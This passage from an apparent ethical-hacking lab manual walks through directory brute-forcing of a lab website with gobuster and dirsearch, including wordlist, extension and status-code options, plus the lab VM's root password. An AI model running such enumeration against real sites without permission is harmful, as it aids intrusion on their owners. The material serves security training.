


14. Now, switch back to the **Terminal** window, type **gobuster dir -u [Target Website] -w /home/attacker/Desktop/common.txt**, and press **Enter**.

    Note: **dir**: uses the directory or file brute-forcing mode, **-u**: specifies the target URL (here, **www.moviescope.com**), and **-w**: specifies the wordlist file used for directory brute-forcing (here, **common.txt**).

15. The result appears, displaying the identified web server directories, as shown in the screenshot.

    Note: In real-time, attackers use Gobuster to scan the target website for web server directories and perform fast-paced enumeration of the hidden files and directories of the target web application. Gobuster is a command-oriented tool used to brute-force URIs in websites, DNS subdomains, and names of the virtual hosts on the target server.



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
16. Now, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
17. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
18. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible.
19. Navigate to the dirsearch directory to do that, type **cd dirsearch/** and press **Enter**.

20. Type **python3 dirsearch.py -u http://www.moviescope.com** and press **Enter**, to start directory brute forcing.

    Note: **-u**: specifies target URL.
21. **dirsearch** starts listing all the directories of the target website.



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
22. Now, we will perform directory bruteforcing on a specific file extension.
23. Type **python3 dirsearch.py -u http://www.moviescope.com -e aspx** and press **Enter**.

    Note: **-u**: specifies URL and **–e**: specifies extension of the file.
24. **dirsearch** lists all the files containing **aspx** extension, as shown in the screenshot.



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
25. Now, we will perform directory bruteforcing by excluding the status code **403**.
26. In the terminal, type **python3 dirsearch.py -u http://www.moviescope.com -x 403** and press **Enter**.

    Note: **-x**: specifies exclude status code.
27. **dirsearch** lists the directories from the target website excluding **403** status code.



28. This concludes the demonstration of identifying web server directories using Nmap and Gobuster.
29. Close all open windows and document all acquired information.
30. Turn off the **Windows Server 2019** and **Parrot Security** virtual machine.

Task 6: Perform Web Application Vulnerability Scanning using Vega

Vega is a web application scanner used to test the security of web applications. It helps you to find and validate SQL Injection, XSS, inadvertently disclosed sensitive information, and other vulnerabilities.

Here, we will discover vulnerabilities in the target web application using Vega.

